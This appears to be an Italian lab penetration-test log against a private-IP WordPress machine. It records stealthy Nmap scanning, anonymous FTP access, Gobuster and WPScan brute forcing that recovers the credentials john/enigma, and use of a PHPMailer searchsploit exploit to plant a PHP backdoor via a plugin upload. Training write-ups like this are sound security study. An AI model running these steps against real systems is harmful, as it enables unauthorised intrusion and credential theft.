Vulnerability Assessment Report

Client: Black_Box

Target: recupero credenziali, accesso legittimo ed escalation dei privilegi a root

Analyst: Daniele di Martino

Date: 2026-01-20

1. Findings Summary

No findings recorded.

2. Detailed Findings

3. Operational Activity Log

1. Scope & RoE

22:53:50 **[*] Note:** Per il progetto di oggi, è stata affidata una macchina target da analizzare. Lo scopo è quello di utilizzare ogni strumento possibile per trovare credenziali e fare una escalation dei privilegi fino ad arrivare ai permessi di Root.
Non si dispone di informazioni se non l'IP della macchina target
IP: 192.168.50.13
Poiché non abbiamo informazioni, si ipotizza che la macchina abbia firewall che aderiscono ad una politica rigida con la possibilità di log2ban in caso di rumore eccessivo. Il primo step sarà quello di condurre una scansione con Nmap, nel frattempo viene esaminato il traffico di rete con Tcpdump e Wireshark. L'approccio deve essere di tipo Stealth

---

2. Info Gathering

23:09:48 **[+] Success:** Come ci mostra lo screenshot, il pacchetto di rete è arrivato e la macchina target ci ha risposto



Figure: Evidence for 23:09:48

23:08:15 **[+] Success:** Come da Screenshot, la macchina è raggiungibile

---

23:06:45 **[*] Note:** 1



Figure: Evidence for 23:06:45

23:05:45 **[*] Note:** Step 1
Per prima cosa, si farà utilizzo di TCPdump e Wireshark per analizzare il traffico di rete, bisogna sapere se, con le prossime operazioni, i nostri pacchetti derivanti dalla scansione saranno rifiutati, mostrando un'allerta da parte del sistema di difesa della macchina target.
Prima di procedere,preventivamente, si farà uso di fping da terminale per mostrare se la macchina target sia raggiungibile

---

3. Enumeration

00:52:16 **[+] Success:** Il Login ha avuto successo. Ora si è all'interno della pagina admin di wordpress, una delle possibili strade è quella di caricare un plugin eseguito dal sito in modo da fornire un accesso diretto dal webserver al server.



Figure: Evidence for 00:52:16

00:27:32 **[+] Success:** Una volta falllita la webshell con Burpsuite, è stato lanciato Gobuster per cercare cartelle dimenticate. Gobuster è un tool di directory Brute forcing che indovina i nomi delle cartelle utilizzando il metodo list.
Una volta dato il comando: gobuster dir -u http://192.168.50.13 -w /usr/share/wordlists/dirb/common.txt si è messo a lavoro, fornendo degli spunti interessanti:



Figure: Evidence for 00:27:32

23:53:37 **[*] Note:** Per verificare che il servizio risponda ancora, si tenta una enumerazione manuale riavviando nuovamente netcat con nc -nvz 192.168.50.13 21.
-nvz:
.n serve non risolvere nomi host, non lasciando tracce nei log dell'host
.v output visibile

-z completa il three way handshake ma chiude la comunicazione senza inviare dati.
Perfetto per verificare una connessione raggiungibile e non dare troppo nell'occhio



Figure: Evidence for 23:53:37

23:38:31 **[+] Success:** Una volta trovato questo file, si procede a scaricarlo con la funzione get che restituisce il file nella directory da dove abbiamo lanciato la comunicazione.



Figure: Evidence for 23:38:31

23:37:17 **[+] Success:** una volta dentro, si comincia a navigare per capire in che parte del sistema si è finiti.
Da riga di comando si digiterà prima pwd, ls, e poi cd Public.
una volta in public vengono visualizzati tutti i file presenti all'interno.
Dall'analisi, emerge un file interessante: users.txt



Figure: Evidence for 23:37:17

23:32:55 **[+] Success:** Viene quindi ora tentata la strada dl ftp.
da riga di comando si richiama il servizio con "ftp 192.168.50.13" vsftpd 2.3.5
come da screenshot, ci viene richiesto il nome e si tenta come anonymous. Ora si ha accesso al canale



Figure: Evidence for 23:32:55

23:29:04 **[+] Success:** come da screenshot, Nmap quindi ha trovato nelle prime 100 porte degli interessanti punti di accesso:
21 tcp open ftp
22 tcp open ssh
80 tcp open http
Quindi ora si delinea un piano di attacco; verranno praticate sequenzialmente diverse strade; la prima è quella del ftp

---

23:24:11 **[+] Success:** Si comincia quindi la scanning enumeration allo scopo di trovare possibili punti di ingresso nella macchina.
Si ricorre allo strumento Nmap settato come segue:
"nmap -Pn -n -sS -T2 --top-ports 100 192.168.50.13"
con questo comando, diciamo ad nmap di fare una scansione di questo genere:
-Pn; salta la ping discovery supponendo che l'host sia attivo; ideale nel caso in cui il Firewall rifiuti i pacchetti ICMP su cui è basato Ping
-n; nessuna risoluzione DNS. Questo fa in modo che non venga generato traffico rumoroso con la risoluzione inversa dell'IP.
-sS; TCP SYN Scan: esegue una connessione half open, invia un SYN, la macchina attaccante riceve un SYN-ACK e risponde con un pacchetto raw RST reset che non completa il three way handshake.
-T2: timing moderato che non sovraccarica la banda, dovrebbe evadere possibili IDS che scattano alle troppe richieste in poco tempo.



Figure: Evidence for 23:24:11

---

4. Vulnerability Discovery

00:49:27 **[+] Success:** Nel frattempo viene tentato un WPScan che scopre la versione di Wordpress, estensioni installate e nomi utenti.
Con il comando wpscan --url http://192.168.50.13 e la lista di rockyou è stata trovata uno user

piu volte menzionato che è john ed enigma come password. Nel frattempo erano stati provati tentativi manuali per ogni utente e password possibile (nomi al contrario, password, 123456 ecc.).



Figure: Evidence for 00:49:27

00:02:08 **[+] Success:** 2



Figure: Evidence for 00:02:08

00:01:54 **[+] Success:** Dall'analisi fatta con burpsuite, nella home della pagina visitata, nel reponse viene mostrato che il servizio web gira su Apache 2.2.22, e che il server è un Ubuntu 12.04. Questo apre la strada a tentativi su vulnerabilità note, per cui si procede ad utilizzare searchsploit sia per il servizio che per il sistema operativo



Figure: Evidence for 00:01:54

23:56:31 **[-] Failure:** Verrà poi condotta una prima analisi web, raggiungendo l'indirizzo della macchina da browser.
Viene così aperta la console per sviluppatori per capire se sia possibile sfruttare qualcosa nel codice della pagina.
Il risultato è che la console è vuota e non mostra niente di interessante.
Questo permette di cambiare la strategia e ricorrere ad un nuovo potente strumento: burpsuite



Figure: Evidence for 23:56:31

23:43:12 **[+] Success:** Ora si procede ad aprire e ad analizzare il file.
Si procede dunque a lanciare cat sul file per leggerne il contenuto



Figure: Evidence for 23:43:12

---

5. Exploitation

01:01:04 **[*] Note:** Ora verrà preparato un nuovo php da zippare, per essere poi inserito nei plugins ed essere eseguito dal sito.



Figure: Evidence for 01:01:04

00:41:12 **[+] Success:** 2



Figure: Evidence for 00:41:12

00:40:33 **[+] Success:** manipolando la richiesta di POST, nella Response viene mostrato il servizio di PHPmailer e viene proposto uno script python php/webapps/40974.py.
Viene quindi chiesto a searchsploit di copiare quello script python con searchsploit -m 40974.
Lo script permette di ingannare il server chiedendo di scrivere un file php che è la backdoor.



Figure: Evidence for 00:40:33

00:32:38 **[+] Success:** Una volta trovato il file robots.txt, è stato possibile risalire a una cartella di backup; si riutilizza burpsuite e si mira alla cartella interessata che è backup_wordpress.
ricordiamoci del servizio server e sistema operativo.

